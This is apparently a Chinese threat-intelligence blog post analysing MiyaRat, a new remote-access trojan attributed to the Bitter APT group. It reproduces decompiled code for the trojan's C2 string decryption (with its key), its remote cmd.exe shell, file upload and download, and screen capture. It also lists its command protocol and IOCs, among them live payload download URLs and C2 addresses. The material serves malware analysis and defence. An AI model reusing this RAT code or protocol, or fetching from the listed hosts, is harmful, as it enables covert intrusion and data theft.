

蔓灵花组织启用全新特马MiyaRat，国内用户成为首要目标

原创 威胁情报中心 奇安信威胁情报中心 2024年10月12日 15:08 北京

概述

奇安信威胁情报中心一直在持续跟踪南亚方向的众多 APT 攻击集合，发表了多篇系统性的技术报告：Operation Magichm[1]、Operation Angi[2]、operation Tejas[3]等，从 2019 年至今这些组织的手法几乎没有太大的变化，攻击技术上限较低，但通过广撒网的钓鱼模式仍能对政企客户造成一定程度的影响。

如何免杀是 Bitter 组织（APT-Q-37）一直以来为之奋斗的首要目标，抛开初始攻击载荷 chm、Ink 等过时技术不谈，仅后续下发的 wmrat 和 .net 特马都很难绕过特征查杀功能，攻击者在今年一直在尝试各种方法：6 月份通过 powershell 加载 havoc 框架、7 月份直接下发 2018 年就在使用的窃密插件，效果都不太理想，最终在 9 月份下发了全新的特马 MiyaRat 并被我们成功捕获。

我们建议政企客户在办公区和服务器区同时部署天擎EDR，在开启云查功能下可以实现对 chm、Ink 等通用威胁的发现和拦截。



MiyaRat指令分析


Bitter 使用的新型木马基本信息如下，PDB 显示该木马被攻击者命名为“Miya”，当前版本为 1.1。

MD5	6edc889abbc186fbd5e187818d916dee
文件名	mvpn.exe
文件大小	410.00 KB (419840 字节)
PDB 路径	C:\DRIVE_Y\EDRIVE\repos\Miyav1.1_client_msi\Release\Miya1.1_client.pdb

该木马由 MSI 文件释放，MSI 文件信息如下：

MD5	5ff5e38943a134847e762f480dc84e09
文件名	mshpx.msi
文件大小	466.00 KB (477184字节)
下载链接	hxxp://locklearhealthapp.com/mshpx.msi

木马首先解密出 C2 域名 "samsnewlooker.com"。



```

.rdata:0045AD9C      text "UTF-16LE"
.rdata:0045ADA4      db 0D7h
.rdata:0045ADA5      db 0
.rdata:0045ADA6      db 0D0h
.rdata:0045ADA7      db 0
.rdata:0045ADA8      db 0DCh
.rdata:0045ADA9      db 0
.rdata:0045ADAA      db 0D5h
.rdata:0045ADAB      db 0
.rdata:0045ADAC      db 0D7h
41      v29 = 0;
42      v25 = 0;
43      *(_OWORD *)v24 = 0i64;
44      v26 = 0;
45      FnWideStrAssign(v24, &unk_45ADA4, 17);
46      v38 = 0;
47      v5 = MwDecryptStr(lpMem, v24);
48      sub_40CE20(&g_dword_464EC0, v5);
49      if ( v23 > 7 )
50      {
// decrypt result: 'samsnewlooker.com'

```

解密方式为按字节减去 key，用于解密的 key 被设为 "doobiedoodoozie"。


```

sub_40CF00(a1, a2);
v4 = 0;
for ( i = dword_464EE8; v4 < a2[4]; ++v4 )
{
    v5 = &g_decrypt_key_str_464ED8;
    if ( (unsigned int)dword_464EEC > 7 )
        v5 = (LPVOID *)g_decrypt_key_str_464ED8;
    v6 = a2;
    v7 = *((_WORD *)v5 + v4 % i);
    if ( a2[5] > 7u )
        v6 = (_DWORD *)a2;
    v8 = *((_WORD *)v6 + v4) - v7;
    v9 = a1;
    if ( a1[5] > 7u )
        v9 = (_DWORD *)a1;
    *((_WORD *)v9 + v4) = v8;
}
return a1;

int sub_401000()
{
    FnWideStrAssign(&g_decrypt_key_str_464ED8, L"doobiedoodoozie", 15);
    return atexit(sub_451E00);
}

```

木马的主体功能在函数 sub_406960 中，调用 WSAConnectByNameW 连接 C2 服务器的 56172 端口。




```

011C6A20      0A 00      push 0
011C6A21      6A 00      push 0
011C6A22      68 F8AC2101 push 6edc.121ACF8
011C6A23      FFB5 28D8FFFF push dword ptr ss:[ebp-27D8]
011C6A24      50      push eax
011C6A25      FF15 FC212101 call dword ptr ds:[<&WSAConnectByNameW>]
011C6A26      A3 944E2201 mov dword ptr ds:[1224E94],eax
011C6A27      83F8 FF      cmp eax,FFFFFFFF
011C6A28      75 0E      jne 6edc.11C6A58
011C6A29      FF35 984E2201 push dword ptr ds:[1224E98]
011C6A2A      FF15 0C222101 call dword ptr ds:[<&closesocket>]
011C6A2B      EB 98      jmp 6edc.11C69F0
011C6A2C      68 00200000 push 2000

```

收集一系列信息发送给 C2 服务器，包括：磁盘信息、机器名、用户名、木马文件路径、%userprofile%环境变量、系统版本。

```
memset(v278, 0, sizeof(v278));
pcbBuffer = 16;
GetUserNameW(Buffer, &pcbBuffer);
pcbBuffer = 16;
GetComputerNameW(v282, &pcbBuffer);
ModuleHandleW = GetModuleHandleW(0);
if ( ModuleHandleW )
    GetModuleFileNameW(ModuleHandleW, Filename, 0x104u);
pcbBuffer = GetEnvironmentVariableW(L"USERPROFILE", v279, 0x104u);
MwGetDriverInfo(Src);
v284 = 0;
memset(v250, 0, 0xB0u);
sub_409F20(v250, v180);
LOBYTE(v284) = 1;
v6 = GetModuleHandleW(L"ntdll.dll");
if ( !v6 )
    goto LABEL_15;
RtlGetVersion = GetProcAddress(v6, "RtlGetVersion");
if ( !RtlGetVersion )
{
    v15 = L"0.0";
    v16 = &v250[4];
    goto LABEL_14;
}
memset(&v244[1], 0, 0x110u);
v244[0] = 276;
if ( !((int (__cdecl *)(int *))RtlGetVersion)(v244) )
{
    v177 = v244[2];
    v8 = Fn_40A260((char *)&v250[4], v244[1]);
    v9 = (char *)Fn_412340((int)v8, (const unsigned __int16 *)".");
    v10 = Fn_40A260(v9, v177);
    Fn_412340((int)v10, (const unsigned __int16 *)" ");
    GetProductInfo(v244[1], v244[2], 0, 0, &pdwReturnedProductType);
    v178 = v244[3];
}
```



发送完收集的信息后，木马进入等待接收C2服务器下发指令的循环过程。木马支持的功能包括：文件信息枚举、命令执行、文件上传和下载、截屏等。下面对该木马涉及的指令依次进行介绍。


木马指令整理如下：

指令代码	功能
GDIR	列举指定目录下的文件和子目录信息，不遍历子目录
DELz	删除指定文件
GFS	递归枚举指定目录的所有文件信息

SH1cmd	创建命令执行的shell
SH1, SH2	将命令传入shell
SFS	连接C2服务器指定端口进行文件传输操作，二级指令UPL1上传文件，DWNL下载文件
GSS	截屏
SH1exit_client	退出木马进程

(1) GDIR

列举指定目录下的文件和子目录信息，类似 Windows 的 dir 命令或 Linux 的 ls 命令。列举信息包括文件和子目录名称、最近修改时间以及文件大小。目录枚举信息以 "[END]~!@" 结尾。



(2) DELz


删除指定文件。

```
if ( v272 > 7 )
    v71 = (LPCVOID *)v270[0];
    _wremove((const wchar_t *)v71);    // 删除文件
```

(3) GFS

递归枚举指定目录的所有文件信息，包括每个文件的路径和大小。在发送给 C2 服务器信息的首行包含所有文件的总大小，输出信息用 "@@GFS" 标识。

```
send(g_socket, (const char *)v99, v274[0], 0);
sub_404E20(v270, ::WideCharStr);
LOBYTE(v284) = 52;
v100 = v270;
if ( v272 > 0xF )
    v100 = (LPCVOID *)v270[0];
send(g_socket, (const char *)v100, nNumberOfBytesToWrite, 0);
Sleep(0x64u);
send(g_socket, "@@GFS", 6, 0);
Sleep(0x1Eu);
v101 = ::WideCharStr;
```



(4) SH1cmd

创建一个 cmd.exe 进程作为 shell，执行管道传入的 cmd 指令，并将执行结果返回给 C2 服务器。

```

35 PipeAttributes.nLength = 12;
36 PipeAttributes.bInheritHandle = 1;
37 PipeAttributes.lpSecurityDescriptor = 0;
38 CreatePipe(&hReadPipe, &hWritePipe, &PipeAttributes, 0);
39 CreatePipe(&v22, &g_cmd_pipe_input, &PipeAttributes, 0);
40 StartupInfo.hStdInput = v22;
41 memset(&StartupInfo.lpReserved, 0, 40);
42 *(_QWORD *)&StartupInfo.wShowWindow = 0i64;
43 StartupInfo.cb = 68;
44 StartupInfo.dwFlags = 257;
45 StartupInfo.hStdOutput = hWritePipe;
46 StartupInfo.hStdError = hWritePipe;
47 if ( a2 != 1 )
48     goto LABEL_15;
49 v16 = 0;
50 *(_OWORD *)v15 = 0i64;
51 v17 = 0;
52 FnWideStrAssign(v15, &unk_45ACE4, 7);
53 LOBYTE(v30) = 1;
54 v2 = MwDecryptStr(lpMem, v15); // decrypt result: "cmd.exe"

88 if ( !CreateProcessW(0, v5, 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation) )
89     return closesocket(s);
90 LABEL_15:
91     nNumberOfBytesToWrite = 0;
92     v26 = 0;
93     *(_OWORD *)lpBuffer = 0i64;
94     FnStrAssign(lpBuffer, &word_45ACF4, 2u);
95     v8 = lpBuffer;
96     if ( v26 > 0xF )
97         v8 = (LPCVOID *)lpBuffer[0];
98     WriteFile(g_cmd_pipe_input, v8, nNumberOfBytesToWrite, 0, 0);
99     Sleep(0xC8u);
100     if ( s != -1 )
101     {
102         while ( 1 )
103         {
104             while ( 1 )
105             {
106                 memset(Buffer, 0, sizeof(Buffer));
107                 if ( PeekNamedPipe(hReadPipe[0], 0, 0, 0, &TotalBytesAvail, 0) )
108                     break;
109 LABEL_27:
110                 GetLastError();
111 LABEL_28:
112                 Sleep(0x1Eu);
113             }
114             while ( 1 )
115             {
116                 if ( !TotalBytesAvail )
117                     goto LABEL_28;
118                 v9 = 0x2000;
119                 if ( TotalBytesAvail < 0x2000 )
120                     v9 = TotalBytesAvail;
121                 if ( !ReadFile(hReadPipe[0], Buffer, v9, (LPDWORD)&hReadPipe[1], 0) )
122                     goto LABEL_28;
123                 if ( v9 == 0x2000 )
124                     Buffer[0x1FFF] = 0;
125                 v10 = send(s, Buffer, v9, 0); // 发送cmd输出结果

```

(5) SH1 & SH2

SH1 和 SH2 两个指令功能几乎一致，将参数携带的 cmd 指令写入命令管道，用于 shell 执行。

```
FnStrAssign(lpBuffer, (char *)v121 + 3, nNumberOfBytesToWrite - 3); // 提取指令参数
v1 = v109 | 0x60000;
v122 = lpBuffer;
if (v274[1] > 0xFu)
    v122 = (LPCVOID *)lpBuffer[0];
WriteFile(q cmd pipe input, v122, q res - 3, &v250[44], 0);
if (v274[1] > 0xFu)
{
```

(6) SFS

SFS 指令用于上传和下载文件，但该指令并不直接执行文件传输操作。该指令的参数为端口号，在 sub_404640 (MwFileOp) 函数中调用 WSAConnectByNameW 连接同一 C2 服务器的另一个指定端口，木马与该端口进行文件传输。

```
v268 = v139;
*v139 = (int)v138; // arg2, 用于文件传输的端口号字符串
v139[1] = (int)v140; // arg1, C2域名
v139[2] = (int)MwFileOp;
LOBYTE(v284) = 61;
v141 = FnCreateThreadWrap(0, 0, (LPCWSTR)sub_416930, v139, 0, (int)&v259[1]);

SetThreadExecutionState(0x80000000);
result = WSASStartup(0x202u, &WSAData);
if (!result)
{
    Sleep(0xFA0u);
    v3 = WSASocketW(2, 1, 6, 0, 0, 0);
    g_socket_file_op = v3;
    if (v3 == -1)
    {
        return WSACleanup();
    }
    else
    {
        g_res = WSAConnectByNameW(v3, nodename, servicename, 0, 0, 0, 0, 0, 0);
        if (g_res == -1)
        {
            return closesocket(g_socket_file_op);
        }
        else
        {
            v4 = recv(g_socket_file_op, buf, 0x2000, 0);
            g_res = v4;
            while (v4 > 0) // while loop, 如果接收到文件传输指令
            {
                v66 = 0;
                v67 = 0;
                *(_OWORD *)v65 = 0i64;
                FnStrAssign(v65, buf, v4);
            }
        }
    }
}
```

00003AE3 MwFileOp:94 (4046E3) (Synchronized with IDA View-A, Hex View-1)

MwFileOp 函数有两个二级指令 "UPL1" 和 "DWNL"，分别完成文件上传和下载操作。

文件传输指令	格式
UPL1	UPL1 <上传文件路径>
DWNL	DWNL <下载文件保存路径>,filesize==<接收文件大小>

在文件下载过程中, C2 服务器如果发送 "CANCEL2", 木马可以提前结束文件下载, 不用等待接收完指定数量的文件数据。

```
FnStrAssign(&Buf, buf, strlen(buf));
v11 = sub_40D000(&Buf, (int)"CANCEL2", v10);
v18 = v11;
if ( v17 > 0xF )
```

(7) GSS

获取截屏, 该指令的参数可以选择截屏保存图片的分辨率。输出信息用 "~!@SSS" 和 "~!@SSE" 标识截屏数据的开始和结束位置。


```
CompatibleBitmap = CreateCompatibleBitmap(DC, v3, v4);
h = SelectObject(hdc, CompatibleBitmap);
BitBlt(hdc, 0, 0, v3, v4, DC, 0, 0, 0xCC0020u);
v6 = a2 * v4;
wDest = a2 * v3 / 5;
hbma = CreateCompatibleBitmap(DC, wDest, v6 / 5);
hdcDest = CreateCompatibleDC(DC);
v20 = SelectObject(hdcDest, hbma);
StretchBlt(hdcDest, 0, 0, wDest, v6 / 5, hdc, 0, 0, wSrc, hSrc, 0xCC0020u);
bmi.bmiHeader.biSize = 40;
bmi.bmiHeader.biWidth = wDest;
*(DWORD *)&bmi.bmiHeader.biPlanes = 1572865;
memset(&bmi.bmiHeader.biCompression, 0, 24);
bmi.bmiHeader.biHeight = v6 / -5;
wDesta = 4 * v6 / -5 * ((24 * wDest + 31) / -32);
v7 = (void *)operator new[](wDesta);
GetDIBits(hdcDest, hbma, 0, v6 / 5, v7, &bmi, 0);
send(s, "~!@SSS", 6, 0);
Sleep(0x64u);
send(s, (const char *)&bmi, 40, 0);
Sleep(0xC8u);
send(s, (const char *)v7, wDesta, 0);
Sleep(0x64u);
send(s, "~!@SSE", 6, 0);
Sleep(0x14u);
SelectObject(hdc, h);
```

(8) SH1exit_client

退出木马进程。

总结

目前, 基于奇安信威胁情报中心的威胁情报数据的全线产品, 包括奇安信威胁情报平台 (TI P)、天擎、天眼高级威胁检测系统、奇安信NGSOC、奇安信态势感知等, 都已经支持对此类攻击的精确检测。



IOC

MD5:

6edc889abbc186fbd5e187818d916dee
b45c97ae0af336048529b8a3ef1749a5
0b8a556b9ce94a0559f153bf62ba2693
d9159838e82ea73effc18ef5b958dacd
26ed92fef383dfea8c40e4fd38668379

CC:

23.26.55.9:443(havoc)
samsnewlooker.com
96.9.215.155:56172
wmiapcservice.com
185.106.123.198:40269
locklearhealthapp.com

URL:

https://maxnursesolutions.com/cssvr.jpg
https://nurekleindesign.com/toronto.bin
https://viyoappmapper.com/flv.ol
https://locklearhealthapp.com/mspnx.msi
https://locklearhealthapp.com/mayred.msi

参考链接

- [1].<https://ti.qianxin.com/blog/articles/%22operation-magichm%22:CHM-file-release-and-subsequent-operation-of-BITTER-organization/>
- [2].<https://www.secrss.com/articles/31785>
- [3].<https://ti.qianxin.com/blog/articles/operation-tejas-a-dead-elephant-curled-up-in-the-kunlun-mountains/>



点击[阅读原文](#)至**ALPHA 7.0**

即刻助力威胁研判